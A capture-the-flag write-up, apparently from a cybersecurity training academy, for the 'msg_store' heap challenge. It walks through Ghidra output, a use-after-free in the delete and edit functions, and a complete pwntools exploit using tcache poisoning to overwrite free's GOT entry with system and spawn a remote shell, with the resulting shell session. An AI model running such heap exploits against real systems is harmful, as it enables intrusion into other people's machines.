

PentESTGORage

msg_store

🕒 Created	@Jan 16, 2021 1:53 PM
🏷 tags	heap pwn tcache user-after-free

we are given a binary file and an endpoint as `35.184.207.253:1337`

```
> file vuln && checksec vuln
vuln: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interp
reter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=aea275f8d1be97f13da7705c3c16dd1d76e5
e2e9, for GNU/Linux 3.2.0, not stripped
[*] '/home/codacker/Workspace/red-team-summit-ctf/phase2/easy_medium/pwn/msg_store/vu
ln'
  Arch:      amd64-64-little
  RELRO:     Partial RELRO
  Stack:     Canary found
  NX:        NX enabled
  PIE:       No PIE (0x400000)
```

Running the binary we see that we are presented with a set of options

```
> ./vuln
1) add
2) list
3) remove
4) edit
5) exit
>
```

Opening the binary in ghidra

```

Listing: vuln
004012ed c9 LEAVE
004012ee c3 RET

FUNCTION
undefined main()
AL:1 <RETURN>
Stack[-0x10]:8 local_10
Stack[-0x14]:4 local_14

main
004012af 55 PUSH RBP
004012b0 48 89 e5 MOV RBP,RSP
004012b3 48 83 ec 10 SUB RSP,0x10
004012b7 64 48 8b MOV RAX,qword ptr FS:[0x28]
04 25 28
00 00 00
004012c0 48 85 45 f8 MOV qword ptr [RBP + local_10],RAX
004012c4 31 c0 XOR EAX,EAX

LAB_004012c6
004012c6 b8 00 00 MOV EAX,0x0
00 00
004012cb e8 94 ff CALL menu
ff ff
004012d0 48 85 45 f4 LEA RAX=>local_14,[RBP + -0xc]
004012d4 48 89 c4 MOV RSI,RAX

Decompile: main - (vuln)
4 {
5 long in_FS_OFFSET;
6 undefined4 local_14;
7 undefined8 local_10;
8
9 local_10 = *(undefined8 *) (in_FS_OFFSET + 0x28);
10 do {
11 menu();
12 __isoc99_scanf(&DAT_00402034,&local_14);
13 switch(local_14) {
14 default:
15 puts("Invalid choice... Try Again");
16 break;
17 case 1:
18 add();
19 break;
20 case 2:
21 list();
22 break;
23 case 3:
24 delete();
25 break;
26 case 4:
27 edit();
28 break;
29 case 5:
30 /* WARNING: Subroutine does not return */
31 exit(0);
32 }
33 } while( true );
34 }

```

we see there is a function for each of the options we can perform. Analyzing the function we find that two functions are vulnerable one is **delete**

```

Listing: vuln
004014e5 c9 LEAVE
004014e6 c3 RET


FUNCTION
undefined delete()
AL:1 <RETURN>
Stack[-0x10]:8 local_10
Stack[-0x14]:4 local_14

delete
004014e7 55 PUSH RBP
004014e8 48 89 e5 MOV RBP,RSP
004014eb 48 83 ec 10 SUB RSP,0x10
004014ef 64 48 8b MOV RAX,qword ptr FS:[0x28]
04 25 28
00 00 00
004014f8 48 85 45 f8 MOV qword ptr [RBP + local_10],RAX
004014fc 31 c0 XOR EAX,EAX
004014fe 48 8d 3d LEA RDI,[s_Enter_idx:_004020bf]
b8 0b 00 00
00401505 b8 00 00 MOV EAX,0x0
00 00
0040150a e8 51 fb CALL printf
ff ff
0040150f 48 0d 45 f4 LEA RAX=>local_14,[RBP + -0xc]
00401513 48 89 c6 MOV RSI,RAX

Decompile: delete - (vuln)
1 void delete(void)
2 {
3
4 long in_FS_OFFSET;
5 int local_14;
6 long local_10;
7
8 local_10 = *(long *) (in_FS_OFFSET + 0x28);
9 printf("Enter idx: ");
10 __isoc99_scanf(&DAT_00402034,&local_14);
11 if ((-1 < local_14) && (local_14 < 0x10)) {
12 free(*(void **) (strings + (long)local_14 * 8));
13 if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {
14 /* WARNING: Subroutine does not return */
15 __stack_chk_fail();
16 }
17 return;
18 }
19 /* WARNING: Subroutine does not return */
20 __assert_fail("idx >= 0 && idx < 0x10","vuln.c",0x54,"delete");
21 }
22
23

```

as it doesn't make the pointer null after freeing and the second one **edit** which lets us edit an already freed chunk.



now we can do a classic **use-after-free** attack on tcache bins to leak the Glibc address and then call **system("/bin/sh")**

The following exploit does the same.

```
#!/usr/bin/env python3
from pwn import *

exe = ELF("./vuln")
libc = ELF("./libc.so.6")
HOST, PORT = '35.184.207.253', 1337
context.arch = "amd64"

if args.REMOTE:
    io = remote(HOST, PORT)
else:
    io = exe.process()

def add(idx, size, data):
    io.recvuntil(b"> ")
    io.sendline(b"1")
    io.recvuntil(b"size: ")
    io.sendline(f"{size}")
    io.recvuntil(b"idx: ")
    io.sendline(f"{idx}")
    io.recvuntil(b"message: ")
    io.send(data)
```

```
def delete(idx):
    io.recvuntil(b"> ")
    io.sendline(b"3")
    io.recvuntil(b"idx: ")
    io.sendline(f"{idx}")

def edit(idx, data):
    io.recvuntil(b"> ")
    io.sendline(b"4")
    io.recvuntil(b"idx: ")
    io.sendline(f"{idx}")
    io.recvuntil(b"string: ")
    io.send(data)

def leak():
    io.recvuntil(b"> ")
    io.sendline(b"2")
    io.recvuntil(b"[3] "+b"D"*0x10)
    return u64(io.recv(6)+b"\x00\x00")

add(0, 0x20, b"AAAAAAA")
add(1, 0x20, b"BBBBBBBB")
delete(0)
delete(1)
edit(1, p64(exe.got["free"]-0x10))
add(2, 0x20, b"CCCCCCCC")
add(3, 0x20, b"D"*0x10)
libc_free = leak()
libc_base = libc_free - libc.symbols["free"]
print(hex(libc_free))
print(hex(libc_base))

add(4, 0x20, b"AAAAAAA")
add(5, 0x20, b"BBBBBBBB")
delete(4)
delete(5)
edit(5, p64(exe.got["free"]-0x10))
add(6, 0x20, b"CCCCCCCC")
add(7, 0x20, b"D"*0x10 + p64(libc_base + libc.symbols["system"]))

add(8, 0x20, b"/bin/sh\x00")
delete(8)

io.interactive()
```

now running the exploit we get a shell and we can read the flag.

```
> ./xpl.py REMOTE
[*] '/home/codacker/Workspace/red-tean-summit-ctf/phase2/easy_medium/pwn/msg_store/vuln'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] '/home/codacker/Workspace/red-tean-summit-ctf/phase2/easy_medium/pwn/msg_store/libc.so.6'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
[+] Opening connection to 35.184.207.253 on port 1337: Done
0x7fb0b7b7e850
0x7fb0b7ae1000
[*] Switching to interactive mode
$ cat flag
ctf{Us3_mall0c_fr33}
$
```



An Edutech product of
RedTeam Hacker Academy Pvt. Ltd.

PentestGorage

REDTEAM360
AMALGAMATING CYBERSECURITY EDUCATION

RedTeam Hacker Academy Pvt. Ltd.

An ISO 9001 - 2015 Certified Company

Contact

PUNE

Level 4, Prabhavate Tech Park,
Baner, Pune, Maharashtra 411045A

+91 859 060 4105

TRIVANDRUM

2nd Floor, Athens Plaza, SS Kovil Road,
Near Apollo Dimora, Opposite
Central Railway Station, Thampanoor,
Thiruvananthapuram, Kerala 695001

+91 956 219 5666

MANGALORE

2nd Floor, Alfa Towers,
Balmatta Rd, Hampankatta,
Mangalore, Karnataka 575001

+91 789 923 4666

KOCHI

1st Floor, Kariyapillai Tower,
Near Kinder Hospital, Metro Pillar
No.345, VMB Road,
Pathadippalam, Edappally,
Ernakulam, Kerala 682024

+91 956 290 4666

CALICUT

3rd Floor, Thayyil Arcade,
Opposite Baby Memorial Hospital,
V. Panoli Road, Azhakodi Temple Road,
Kozhikode, Kerala 673004

+91 956 250 3666

KOTTAKKAL

4th Floor, K.P.M Tower,
Above South Indian Bank
Tirur, Malappuram, Manjeri Rd,
Kottakkal, Kerala 676503

+91 984 629 1666



@redteamacademy